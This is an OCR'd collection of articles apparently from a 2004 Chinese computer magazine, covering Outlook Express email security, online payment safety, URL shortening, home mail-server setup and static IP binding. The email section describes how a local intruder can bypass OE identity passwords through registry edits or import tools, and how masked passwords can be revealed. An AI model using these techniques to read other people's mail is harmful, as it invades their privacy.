④VBScript(JScript)对文件和目录的操作大部分是通过FileSystemObject对象来实现的，禁止FileSystemObject也可以提高安全保障：打开“注册表编辑器”，找到[HKEY_LOCAL_MACHINE\Software\CLASSES\CLSID\{0D43FE01-F093-11CF-8940-00A0C9054228}\ProgID]，把右侧窗格中的“FileSystemObject”修改成任意名即可。

5.显示所有文件后缀名

目前以附件传播的病毒一般都采用双后缀名形式，如photos.jpg.vbs，在默认情况下，系统会隐藏已知文件类型的扩展名，只显示为photos.jpg，如果你误认为是一张图片，打开就会中毒。要显示所有文件扩展名，依次打开“控制面板→查看→文件夹选项→查看→文件和文件夹”，取消勾选“隐含已知文件类型的扩展名”。

Windows系统对于一些特别的文件扩展名，即使用了以上的方法也不能显示出扩展名，不信你打开“写字板”，随便输入几个字，然后把它们拖动到任意目录下，所生成的碎片对象文件就看不到扩展名。ScrapWorm病毒就是利用它不显示SHS扩展名，图标与文本文件相似这一特性(见图4)，在该类型文件中加入DOS命令来进行破坏的。解决的方法是：打开“注册表编辑器”，在[HKEY_CLASSES_ROOT\ShellScrap]主键下，删除“NeverShowExt”键值，重启后即可。



图4

三大纪律：要严防“内奸”

邮件威胁不光来自外部，家贼更难防，如果在网吧或办公室上网收发电子邮件，就要小心隐私泄露或被别有用心的人偷看你的邮件了。

1.OE账户加密

OE不支持收件箱的加密，但可以通过标识对账户加密，即允许为一台计算机中的OE创建多个用户标识，每个标识都有自己的邮件文件夹和通讯簿。打开OE，选择“文件→标识→添加新标识”，输入一个标识名，然后选中“需要密码”复选框，输入密码，就完成了一个标识的建立，你可以在里面设置账号和文件夹，不知道密码的人是无法切换到你新建的标识中的，因而也看不到你标识中的任何邮件。

2.瞒天过海

可以建两个标识，一个用户名越明显越好，如“！海浪轻风”，不设密码，而另一个越隐蔽越好，如只用一个小点“.”，同时要设好密码。然后在“文件→标识→管理标识”中选中“启动程序时使用该标识”，在其下拉框中选择“！海浪轻风”，并在“当程序无法让您选择标识时，使用该标识”一项的下拉框中也选择“！海浪轻风”。这样在每次开机或重启后，打开OE都会直接进入“！海浪轻风”这个标识，摆下一座“空城计”。因为看不到任何邮件，别人会以为没人用它。即使打开“管理标识”，也不容易看清还有另外一个标识名(见图5)。




图5

3.暗渡陈仓

如果遇到“大虾”，又恰巧他对你的邮箱非常感兴趣，那就惨了。OE把标识密码加密后存放在[HKEY_LOCAL_MACHINE\Software\Microsoft\Protected Storage System Provider\用户名\Data\89c39569-6841-11d2-9f59-0000f8xxxxxx\e93df3e0-4391-11d8-8fb3-000aebxxxxxx\IdentitiesPass]键下(默认用户名为*Default*，有几个标识就有几个子键，不同的电脑那一长串数字可能会有所不同)，只要把该键值导出备份，然后删掉右边窗格中的Item Data子键，再打开OE切换标识就不会出现密码询问对话框，你的邮件也就会被别人一览无余了。

就算你禁用了“注册表编辑器”，但安装了WPS Office 2003，情况依然不妙。在WPS Office 2003中有一个金山电子邮件系统，只要运行其“智能导入”功能(见图6)，按提示操作，就算OE有标识密码保护，你的账户、邮件、通讯簿也会显示出来，将它们都导入到金山电子邮件系统中，就可以非常方便地查看你的邮件了。此外在Foxmail 4.2以上版本中，也有“导入Internet账号”和“导入Outlook Express信箱”的功能，同样能进行破解。



图6

难道真的没有办法了吗？看我的“暗渡陈仓”：从OE的“工具→选项→维护→存储文件夹”中查询到OE邮件的保存目录后进入，把其下的数个DBX文件用WinRAR压缩，勾选“压缩后删除源文件”和“添加恢复记录”两项(见图7)，设置密码时勾选“加密文件名”，并且一定要设置8位或以上密码，因为一般暴力破解压缩包密码的软件没注册前只能破解6位以下的密码。把压缩包拷入USB闪存盘随身携带就万无一失了，恢复时只要解压到原位置即可，这也是手动备份邮件的最好方法。




图7

小提示

★如果你只想备份部分重要邮件，再教你一个快速的方法：打开“资源管理器”和OE，选中要备份的邮件，把它们拖动到“资源管理器”窗口中释放，就可以把邮件分别保存为“主题名.eml”格式。

★建议大家安装SecureOutlook这个免费软件(下载地址：http://www.newhua.com/cfan/200406/so.exe)，然后将其快捷方式替换掉OE的快捷方式，并使用它来登录OE，这样即使没有选择“退出并注销标识”，下次启动OE时(不管是用OE本身的快捷方式或可执行文件，还是SecureOutlook的快捷方式)，都会弹出“标识登录”窗口。

八大注意事项

1.谨慎可疑进程

开启网络防火墙，如金山网镖或天网，就可以查看所有进行网络访问请求的程序。发现可疑的，单击“打开程序所在目录”查看，如果不是系统文件或自己安装的程序文件就结束它的进程，选择“断开网络”就能加以阻止。开启金山网镖6还可以阻止别人通过木马盗取QQ密码和“传奇”、“边锋”等游戏账号密码。

2.使用数字签名和SSL

数字签名和加密可以让用户放心地使用电子邮件传递信息，防止他人冒用你的身份发送邮件，即使邮件丢失也不用担心，因为邮件内容只有经私钥解密后才能阅读。下面以Foxmail 5.0为例介绍数字签名和安全套接层SSL(Secure Socket Layer)协议。

(1)数字签名：首先可以申请由博大公司提供的数字证书，登录http://ca.foxmail.com.cn，填写完邮件地址和必要的用户信息后，通过发给你的邮件获得序列号和密码，下载并安装证书。安装后可以在“账户→属性→安全”中查看证书(在IE中单击“工具→Internet选项→内容→证书”也可以查看)，然后就可以给需要的邮箱账户设置安全证书了(见图8)。


图8

(2)使用SSL协议收发邮件：打开“账户→属性→邮件服务器”中的“高级设置”对话框，在“此服务器要求安全连接(SSL)”复选框前打上勾。因为与服务器之间传输的数据经过了严格的加密，所以能有效防止黑客程序的监听，不过使用SSL需要得到邮件服务器的支持。


3.注意邮件炸弹

当垃圾邮件过多或遭到大尺寸的邮件炸弹袭击时，可以使用Foxmail等软件中的远程管理功能，登录到邮件服务器，把垃圾邮件从服务器上直接删除，也可以以Web方式登录到邮件服务器上进行清除。另外，推荐大家使用PopTray这款免费的邮件定时检查软件(下载地址：http://www.newhua.com/cfan/

200406/poptray302.exe ），它不仅能定时检查邮箱中的邮件，而且还具有一定的防垃圾邮件功能(比如指定垃圾邮件、内置白名单和黑名单等)。

4.严防资料外泄

⑴资料泄露前的提醒:平时可能会在不经意间把一些重要信息明文写在邮件中发送给朋友，其实这样做是非常危险的，因为邮件可能因服务器出错而错投给别人，还可能被电脑病毒、木马程序以及黑客等记录、截留或窃取。诺顿网络安全特警2004中提供了一个非常好的个人信息防护功能，可以防止将一些重要资料泄露出去。打开“隐私控制→个人信息”进行添加，类型可以是银行账户、电话、家庭地址、邮件地址等各种信息(见图9)，再输入信息内容和简短说明，并选择所要控制的范围，建议全部选中。当软件扫描到你所发送的电子邮件、即时通讯消息(如QQ)或Web页中包含这些信息时，就会自动弹出警告窗口提醒你。


图9

⑵邮箱账号加密:平时在论坛或网上其他地方填写了个人邮箱后，很容易招来大量的垃圾邮件，还会带来安全隐患。重要的邮件账号除了尽可能少让别人知道外，还可以考虑对邮箱账号进行加密。安装E_Cloaker(下载地址:http://hnpy.onlinedown.net/down/E_Cloaker.zip)后运行，在“Email Address”中输入你的邮件地址，去掉“Alternate Text”前的勾，然后按“Make Code”按钮生成加密后的代码，最后单击“Copy Code”按钮把这段代码复制、粘贴到邮箱地址填写处即可。

5.注意邮箱密码

⑴不要在OE中保存邮箱密码:有人认为保存在OE邮件账户中的密码，显示为星号别人就不会知道，其实懂一点VB编程的人，只要编一个小程序，利用操作系统的一个身份认证漏洞，调用Windows的API函数，向密码框发送一条消息EM_SETPASSWORDCHAR=&HCC，就可以把密码框中的字符读取出来，所以退出OE前一定要清空密码或删除邮箱账户。

⑵科学设置邮箱密码:在网上可以很轻易地找到暴力破解邮箱密码的工具，对付它们的方法就是科学地设置邮箱密码，至少要八位以上，最好是字母、数字和特殊符号混合。找回密码功能在申请时同样要认真设置，要不然很可能成为别人盗取密码的突破口，如果发现邮箱无法登录怀疑被盗，一定要在最短的时间内使用此功能重新设置邮箱密码。

⑶清除历史记录和表单:运行“工具→Internet选项→常规”，点击“清除历史记录”按钮，然后在“内容”选项卡下点击“自动完成”按钮，清除密码和表单，也可以把表单等三项的勾选去掉，禁用自动完成功能(见图10)。

6.注意通讯簿

现在的蠕虫病毒常通过搜索硬盘文件中的电子邮件地址，向他人发送带病毒邮件进一步传播病毒，含有大量邮件地址的OE通讯簿自然是首要目标。平时不要在通讯簿中写入过多邮件地址，以免感染病毒后传播给他人。


图10

最新的一些病毒常常会自己携带SMTP引擎发送带病毒邮件，所以最好加密保存通讯簿文件，通讯簿一般保存在C:\WINDOWS\Application Data\Microsoft\Address Book目录，文件名为用户名.wab，可以使用WinRAR将用户名．wa~加密压缩保存，恢复时只要把文件名改为用户名.wab覆盖即可。


小提示

★用户名.wa~是通讯簿文件的临时备份文件,尺寸要比原文件小一些，比用户名.wab更方便备份。

★可以在OE中使用“文件→导出→通讯簿”将通讯簿保存为CSV格式，用Excel查看。

7.注意查缺补漏

Windows、IE不断暴露出来的漏洞，同样会危害邮件安全，打上安全补丁才是根本解决之道。无奈漏洞无数，不知怎么补。不用着急，系统安全漏洞检查器就能帮助你，如金山毒霸6中的“系统漏洞扫描”程序就非常好用，它能自动检测出安装的Windows 98/98SE/NT/2000/Me/XP是否安装了最新的Service Pack补丁文件，另外还能检测IE、OE、IIS 4.0/5.0/6.0、SQL Server 7.0/2000、Microsoft Office 2000/XP的安全漏洞，并提示安装最新的Service Pack。操作非常简单，只要把金山毒霸升级到最新版本，运行它的“系统漏洞扫描”程序即可，然后有的放矢地点击链接下载升级就可以了(见图11)。


图11

8.消灭垃圾邮件

火速链接
《邪与正的对话——垃圾邮件的生与死》 全面讲述了垃圾邮件的产生根源、预防应对措施 2004年第3期

CF [WL01]

Baidu百度 www.baidu.com 我用百度 无所不能

无所不能攻略之 金伞：指定图片大小、格式搜索

百度的图片搜索http://image.baidu.com不仅能搜索大量的新闻图片，还能够搜索到各种类型、格式和大小的图片，可以满足你的各种搜索要求。你在这里不仅可以找到称心如意的壁纸、流行的电影海报、美丽的明星图片，甚至还能通过图片搜索进行一次虚拟旅行。

1.图片类型任你选

在http://image.baidu.com输入关键词后，可以选择“图片”来搜索普通图片，选择“新闻图片”来搜索新闻图片并阅读相关新闻，选择“彩信图片”搜索彩信图片并发送彩信。

搜索普通图片、彩信图片之后，你还可以依图片类型（“彩信图片”、“大图片”、“壁纸800x600”等）和图片格式（BMP、JPG、PNG、GIF）进一步筛选出自己想要的图片（见图1）；搜索新闻图片后，你可以依“国际新闻”、“国内新闻”、“体育新闻”等进一步筛选出自己想要的图片和相关新闻（见图2）。


图1


图2

2.搜索关键词选择技巧

你还可以用“关键词 壁纸”或“关键词 墙纸”来直接查询自己想要的图片，如“林心如 壁纸”。

如果要搜索电影海报的图片，则可以输入“电影名称 海报”，如“英雄 海报”、“无间道 海报”。

如果你要找某偶像的照片或找某历史人物的图片资料，只要在图片搜索中输入他/她的名字即可。需要提醒你的是：在搜索外国明星如“奥黛丽·赫本”时，请直接用“奥黛丽 赫本”来进行搜索。

也许很多旅游胜地你都没有去过，没关系，利用图片搜索完全可以使你进行一次虚拟图片旅行，在搜索框中直接输入想去的景点名称就行了。



企鹅流行风

搜索关键词：企鹅 Flash 打企鹅

网上流行着一个打企鹅的Flash小游戏，一只可怜的小企鹅哆嗦着从冰山上跳下，被山下一个拿着棒子的雪人毫不留情地一棒打飞，打得远的就是高手，全部操作只需要看准时机单击鼠标左键挥棒就行。也许正是因为简单，很多人都乐此不疲，把自己打出的成绩贴到网上与网友交流，刮起了企鹅流行风。

现在官方又新推出了企鹅2，感觉有点像打飞镖：雪人对面的冰山上画着一个靶子，小企鹅踩着“跳板”飞到空中，被雪人抛出的雪球打到靶子上，离红心越近分越高。

累得半死也打不出高分来，突然想起了用变速精灵调慢速度后再打，心想这回应该能上榜了吧，赶紧上传成绩，晕，榜上好多人都比我高出一大截，看来人家都不是吃素的呀。我不敢说所有的高分都是作弊打出来的，但那分数的确令我望尘莫及，破记录的大事就只好交给大家了！

相关链接

★企鹅的官方网站：http://www.e-medien.com

可以在这里与全世界的企鹅迷一决高下，在游戏开始时会提示输入你的英文昵称，每局打完之后会出现两个按钮“RESTART”（重新开局）和“VIEW/WRITE SCORE”（查看当前排行并上传刚才所打的成绩），如果你认为这局打得不错，就点击后者跟世界各地的高手比一比吧！

★在线打企鹅1：http://yeti.e-medien.com/playonline.html#

★在线打企鹅2：http://62.116.30.116/index.html

★非官方企鹅低引力版：http://www.newhua.com/cfan/200406/di.swf

★非官方企鹅超低引力版：http://www.newhua.com/cfan/200406/chaodi.swf

★老外打企鹅：http://yeti.e-medien.com/pix.html

★老外打企鹅：http://obelix.jol.hu/pingu/index.html

★企鹅屏保：http://obelix.jol.hu/pingu/penguins.exe

CF [WL02]



小渔在此局首次突破600大关，有四只企鹅在靶心处哟

网上支付安全由你做主

关注你我之所关注

——网络热点应用方案征集大赛

获奖名单

问题3：如何面对网上支付可能存在的安全隐患？

优秀选手：swordfly（获得**100元奖金**以及由华军软件园提供的**价值约350元的显卡一块**）

热心读者：

章鸿波、鲁文迅、成兆义（获得金山软件股份公司办公软件事业部提供的精美笔记簿一个）

问题8：如何方便地监测局域网服务器某文件夹和你自己的共享文件夹中的文件变化情况（增加、删除）？

读者可以结合自己的实际对该问题进行叙述、分析，并能给出指导性建议与解决方案，作品请E-mail至webhot@cfan.com.cn，在主题上标明"问题8"字样；平信可以寄到：北京9615信箱 小渔，邮编为100086。优秀作品的作者可能获得精美奖品以及奖金！

新生事物刚出现时，人们潜意识里总带着怀疑的目光，网上支付的遭遇也不例外，就像自动取款机ATM刚诞生时人们惊恐于某某的卡无端被ATM机吞了而不敢使用一样。

网上支付有数据加密、数字证书认证中心CA、防火墙技术、各种安全交易协议和客户端浏览技术加以支持，从而使得客户和商家能透明地进行安全交易。

网上支付大多需要经过两步：①在工商银行、招商银行等银行开设一个储蓄账户，并存入一定量的现金，然后到网上开通网上支付账户或把储蓄账户上的钱划到网上支付账户上。②在网络商店购物或交纳学费时，转入银行或通过第三方（如首都电子商城网上安全支付平台）转入银行的支付页面，输入支付账户的账号和密码进行交易。在大型正规的网站网上支付时，银行卡资料其实全部在银行网关加密页面上填写，提交过程全部采用国际通用的SSL（安全套接层）、SET（安全电子交易协议）及数字证书进行加密传输。根据目前国内采用的网上支付系统安全技术的发展现状，可以肯定的是，网上支付还是比较安全的，最重要的是要避免出现人为失误！

1.密码 安全的保护伞

在银行或通过网络办理网上支付卡／支付账户时，不要用身份证号码、生日、电话、门牌号、吉祥数字、重复或连续等易被他人破译的数字作为支付密码。建议选用既不易被他人猜到，又方便记忆的数字，一旦发现有泄密的可能，请立即更换密码。

2.公用电脑 慎用

强烈建议不要在公用电脑上从事支付活动，一是你不熟悉公用电脑的安全状况，二来防止将支付过程中输入的信息遗留在电脑中，三是人多眼杂，防止他人窥视你键入的账户和密码。

3.IE 支付的窗口

要在一台能保证安全的电脑上从事网上支付活动，打好Windows和IE的各种补丁。为确保网上支付的安全性，IE的密钥长度要求不能低于128位。运行"帮助→关于Internet Explorer"，"密钥长度"一栏显示的就是密钥长度值（见图1）。如果密钥长度少于128位，则需要升级IE浏览器，网上支付平台的显要位置一般都提供了升级补丁下载链接，你也可以直接到微软网站http://www.microsoft.com/windows/ie_intl/cn/download/128bit/highenc.asp，根据你电脑上的IE版本，下载相应的补丁程序，安装后重启电脑。还有一个办法就是直接使用Windows的Windows Update自动升级，地址为http://v4.windowsupdate.microsoft.com/zhcn/default.asp，Windows会自动下载相应的补丁并安装。



图1

4.自动完成 危险

为了更好地保护好个人信息，请关闭IE的"自动完成"功能：运行"工具→Internet选项→内容→自动完成"，确保"表单"、"表单上的用户名和密码"未被勾选！

5.支付前的核查 十分必要

为了能在支付过程中及时了解是否正常进入了网上支付平台，请点击"工具→Internet选项→高级"，找到"安全"一栏，确保"不将加密的页面存入硬盘"、"对无效站点证书发出警告"、"检查发行商的证书吊销"、"检查服务器证书吊销"、"在安全与非安全模式之间转换时发出警告"这五项为选中状态（见图2）。




图2

在支付前，请一定仔细查看

一下系统后台运行的程序和服务，防止有监视键盘输入的木马程序在运行。

绝大多数的支付平台都采用了加密技术，你可以留意一下支付页面的网址，大多是以https打头的，如果你发现支付平台的网站只是以http打头，那就要稍微小心点了。

在输入账户和密码时，一定要仔细看看网址，防止有不法人员伪造页面。

小提示

在使用网上支付业务时，可能会出现如图3和图4所示的提示对话框，这是由于网上支付平台与银行支付网关建立网络连接时使用了SSL安全协议，正确的操作方式应该是分别点击"确定"和"是"。其实如果能看到这样的对话框，则说明你的网上支付已经成功了一半！如果你在IE的"高级"选项中已经选择了显示这些对话框，但还是没有看到，则就要小心点了，不是你的电脑或网络有问题，就是网上支付平台出了问题。



图3




图4

6.支付完成后 查缺补漏

如果你网上支付失败或者被拒绝，请注意一下支付过程中是否出现了以下情况：

①所持银行卡不在该银行支持的地域范围内；

②银行卡已过期、作废、挂失或余额不足；

③输入的银行卡卡号或密码不正确；

④银行系统数据传输出现异常，网络中断；

⑤订单金额与支付金额不符，有效订单没有生成。

遇到这种情况，只能在网上商店重新下订单或用其他方式支付了。

一般来说，如果成功地进行了网上支付的话，到账速度是很快的，稍等一段时间，就会发现你在网络商店的订单状态变为"已付款"了。如果过了很长时间，发现对方依旧没有收到你的付款，可以赶紧通过各种方式及时询问网上支付平台、银行或网络商店的相关人员，不过出现这种事情的概率还是很小的。

小编有话说：目前的网上支付系统还是相当安全的，如果大家武装好自己，主动去了解如何更安全地进行网上支付的话，那就会更上一个台阶了！相信网上支付会被越来越多的人所接受。工商银行网上支付业务办理手续：进入http://www.icbc.com.cn/，点击"个人网上银行指南"。招商银行网上支付卡在线申请：进入http://www.cmbchina.com/personal+business/，点击"网上支付卡申请"。

▶▶▶ 火速链接

《给我一双慧眼吧——网络防骗指南》 全面揭示了某些购物网站、骗子公司、网上赚钱的欺骗伎俩 2004年第2期

CF [WL03]



珍惜生命 从输入网址开始

■ 自由风工作室·徐海斌

节省时间就是珍惜生命，当你在浏览器地址栏中输入一些长长的网址时，是不是感觉很浪费时间？特别是那些论坛帖子的网址，不仅很长，而且没有规律可以帮助记忆。没关系，下面教你快速输入特长网址的方法。

第一招：为网址"瘦身"

适用对象：喜欢使用IE浏览器的朋友

打开IE，输入网址http://tinyurl.com，在页面上方的"Enter a long URL to make tiny"栏中粘贴你要"瘦身"的网址，如"http://bbs.wuyou.com/cgi-bin/topic.cgi?forum=8&topic=6115&show=0"，然后单击"Make TinyURL"按钮，等待几秒钟，会提示"瘦身"后的超短网址(见下图)，这个缩短的网址永久有效，可以在任何地方使用。



网址被浓缩为http://tinyurl.com/2bu6b了

如果觉得每次使用上面的方法设置短地址很麻烦，还有更简单的方法。在IE工具栏上单击右键，选中"链接"，以使工具栏中出现"链接"栏，然后在tinyurl.com页面单击"Make Toolbar Button"链接，把页面中的"TinyURL!"链接拖放到IE工具栏中的"链接"栏上。以后当你打开一个很长的网址时，直接单击"链接"栏中的"TinyURL!"，系统会自动把当前显示的页面地址转换成超短地址。

小提示

其实也可以换个思路使用这个功能，把它作为一个域名转向工具，如果你申请的主页空间域名很长，则不妨通过这个网页进行一下"瘦身"转换，使你的网站更容易被别人记住。

第二招：给网址取个"小名"


适用对象：使用GreenBrowser等第三方浏览器的朋友

如果你不喜欢用IE，也可以使用GreenBrowser、MyIE2等浏览器进行网址缩写。以GreenBrowser为例介绍如何把网址"http://bbs.wuyou.com/cgi-bin/topic.cgi?forum=8&topic=6115&show=0"缩短为"test"。

单击菜单"工具→网址缩写→设置网址缩写"打开管理器，单击"插入"按钮，在"缩写"栏中输入"test"，在"地址"栏中输入http://bbs.wuyou.com/cgi-bin/topic.cgi?forum=8&topic=6115&show=0，单击"确定"按钮保存即可。不过这里的"小名"只在这个浏览器中有效。

CF [WL04]

一分钟 架设邮件服务器



■山东 眼镜猪

还在使用网上申请的免费邮箱吗？那不但有邮箱容量和附件大小的限制，而且还要常常“围剿”垃圾邮件。用上了ADSL的朋友，何不用ArGoSoft Mail Server来自己架设一个邮件服务器呢？既安全又不用担心运行不稳定，所有的设置完全由你做主！

ArGoSoft Mail Server小档案

软件版本:1.8.5.2　　软件大小:1328KB

软件性质:免费软件　　适用平台:Windows 9x/Me/NT/2000/XP

下载地址:http://www.newhua.com/cfan/200406/agsmail.exe

Step 1 注册一个TZO域名。打开http://portal.tzolkin.com/cgi-bin/Portal.exe?PortalID=ArgoSoft&Action=Trial，在“Your trial domain name”框中填写一个你想注册的域名，如“yanjingzhu”，并选择一个后缀名，如“tzo.com”。在填写你的邮箱地址后，单击“Create my free trial domain name”按钮(见图1)。稍等一会，检查你的邮箱，会收到该网站发给你的注册账户安装码(TZO Key)信息。



图1

Step 2 安装邮件服务器。安装并运行ArGoSoft Mail Server，依次运行“Tools→Dynamic DNS”命令，在弹出窗口中填写刚才收到的TZO站点账户信息，包括注册的域名(也就是Domain Name，笔者注册的是yanjingzhu.tzo.com)、E-mail地址、安装码(TZO Key)。在“Connection Type”(上网类型)下拉列表框中选择“ADSL，HDSL，xDSL”，单击“OK”按钮(见图2)。



图2

Step 3 添加邮件账户。依次运行“Tools→Users”命令，再单击“Add New User”按钮，在弹出窗口中设置账户信息：“User Name”处填写你要的账户，如“webmaster”，并为它设置一个密码(见图3)。



图3

小提示

★如果想多添加几个账户请重复上述操作，“Finger Information”选项用于设置邮件头信息显示，如不需要保持它为空即可。

★你的邮箱地址形如webmaster@yanjingzhu.tzo.com，虽然该服务器的使用是免费的，但刚才在TZO注册的域名却只能使用30天，大家可以使用花生壳❶(下载地址：http://oray.vavic.com/Download/PeanutHull%20Client%20Setup%202.1%20Build76.exe)等域名解析软件达到同样的效果。

★如果你想把webmaster@yanjingzhu.tzo.com上的邮件备份到其他邮箱，则可以在“Forward Address”中填写转向邮件地址，并选中“Keep Copies”(保留邮件备份)，当有邮件发送到webmaster@yanjingzhu.tzo.com后，系统会自动转发到该地址中。

Step 4 服务器设置。运行“Tools→Options”，切换到“General”选项卡，单击“DNS Server”后面的红勾按钮，在弹出的对话框中单击“Yes”。选中“Load Server at Windows Startup”(系统启动时启动ArGoSoft Mail Server)和“Automatically Start the Server”(自动启动邮件服务器)，其他的保持默认设置不变(见图4)。




图4

Step 5 运行“File→Start”命令即可启动邮件服务器，这时就可以使用Foxmail、Outlook Express等邮件客户端软件来收发你的E-mail了。一切都是如此简单！CF [WL05]

名词解释

❶ 花生壳

花生壳是由网域科技开发的一套免费的动态域名解析服务程序，它是专门为拥有公网IP地址的上网用户(包括Modem拨号用户、ISDN、ADSL用户等)推出的。目前ADSL用户数剧烈上升，想在自己家里的机器上架设服务器的朋友越来越多，花生壳可以自动解析每次拨号后获得的新IP地址，用它配合各种服务器架设软件，能实现个人用户在本机上架设Web、Mail、FTP等服务器的功能，大家可以去http://www.oray.net了解更多有关它的信息。

俱乐部特价商城最新产品请见本刊101页

看点 小区宽带的IP地址不固定，使得在自己电脑上架设的网站、FTP、E-mail服务器常常无法连接，要不试着把IP地址固定下来吧！

把IP地址留住

■ Fkyj.net 冷星峰

随着宽带的普及，越来越多的人驶入了信息高速路，FTP、HTTP服务器的架设也成为了众多网络爱好者的家常小菜，但问题也随之而来，非固定的IP地址或多或少地给朋友间的信息交流带来了一些困扰，难道就只能听任ISP供应商摆布，让自己的爱机过着游游荡荡的生活吗？未必！我们完全可以让爱机在浩瀚的网络中固定下来，拥有固定惟一的坐标。不信？下面就以长城宽带为例，看看我在Windows 2000下是如何给爱机绑定一个固定的IP地址的。

获取服务器相关信息

多数小区宽带都是采用光纤到楼、网线到户的方式，用户启动电脑后就会从相应DHCP服务器自动获得一个属于自己的IP地址，它有可能是固定的，也有可能是变化的，最常见的情况就是这个IP地址有一定时间租用期，在一段时间内，使用它的电脑没有任何网络操作，DHCP服务器会将该IP地址自动回收并分配给其他用户。因此最好将它绑定起来，使服务器无法回收。要绑定就必须知道网关等一系列相关信息。

首先，保证自己的电脑已经连接到网络上，接着点击“开始→运行”，输入“cmd”或“command”回车后进入“命令提示符”；接着输入“ipconfig －all”命令，记下IP Address(通过DHCP服务器分配所获得的IP地址)、Subnet Mask(子网掩码)、Default Gateway(默认网关)、DNS Servers(DNS服务器)这四项所对应的信息。

笔者的电脑通过DHCP服务器211.162.130.129自动获得的IP地址为211.162.143.224，子网掩码为255.255.254.0，默认网关为211.162.143.254，DNS服务器地址为211.162.130.8、211.162.130.9、61.139.2.69(见图1)。




图1

绑定IP地址

有组局域网经验的朋友一般都能绑定网卡的IP地址，其操作也相对简单，然而小区宽带就不是那么容易了，因为一不留心即便绑定了IP地址也不能正常使用。

Step 1 点击“开始→设置→网络和拨号连接”，右击“本地连接”，选择“属性”。

Step 2 双击“Internet协议(TCP/IP)”，选中“使用下面的IP地址”，并在“子网掩码”、“默认网关”和“首选DNS服务器”、“备选DNS服务器”中填入刚才记录下的地址(见图2)。



图2

想要绑定的IP地址必须与DHCP服务器自动分配的IP地址在同一个IP段内。以笔者所使用的电脑为例，在未绑定IP地址前，计算机通过DHCP服务器自动获得的IP地址为211.162.143.224，从理论上说可以绑定从211.162.143.0到211.162.143.253这个IP段中的任何一个IP地址。

特别需要注意的是：无论出于什么目的，都不能绑定211.162.143.254、211.162.143.255这两个IP地址，否则很有可能会引起整个网络瘫痪，因为它们通常情况下都已经被小区的服务器所占用，其中211.162.143.254已经被网关所占用。我们也应尽量避开与整个可利用IP段末端的IP地址进行绑定，因为越靠近末端的IP地址越容易被网管用于其他用途。当然抢用可利用IP段前端的IP地址也是不可取的，因为越靠近前端的IP地址越容易被DHCP服务器分配给网络中的其他电脑使用。

> 小提示
>
> ★值得注意的是：IP地址等项千万不要填错，如子网掩码是255.255.254.0，并不是255.255.255.0，否则即使IP地址绑定成功也无法正常使用网络。
>
> ★如含有多个DNS服务器地址，可点击“高级”选项中的“DNS”选项卡进行添加。

Step 3 单击“确定”后，IP地址绑定工作就完成了，这下要申请一个国际域名建网站或建立自己的E-mail服务器就方便多了。

小编有话说：Windows 9x下的绑定方法与此大同小异，只不过查看服务器相关信息的命令不是ipconfig，而是winipcfg。另外因小区宽带ISP服务商在具体的操作和管理上有所不同，所以此法并不能保证100%的成功率。CF [WL06]

向Foxmail挑战的梦幻快车DreamMail

■四川 朱莉

DreamMail是一款专业的电子邮件客户端软件，将Foxmail和Outlook的诸多功能集于一身，经试用后，不得不对它刮目相看。它凭什么本事挑战Foxmail呢？和我一起去好好看看吧！

DreamMail小档案

软件版本:2.2.6.2	软件大小:2536KB
软件性质:免费软件	适用平台:Windows 9x/Me/NT/2000/XP/2003

下载地址:http://crc.onlinedown.net/down/dmail2262_sc.exe

挑战1:POP3和SMTP服务器自动帮你填

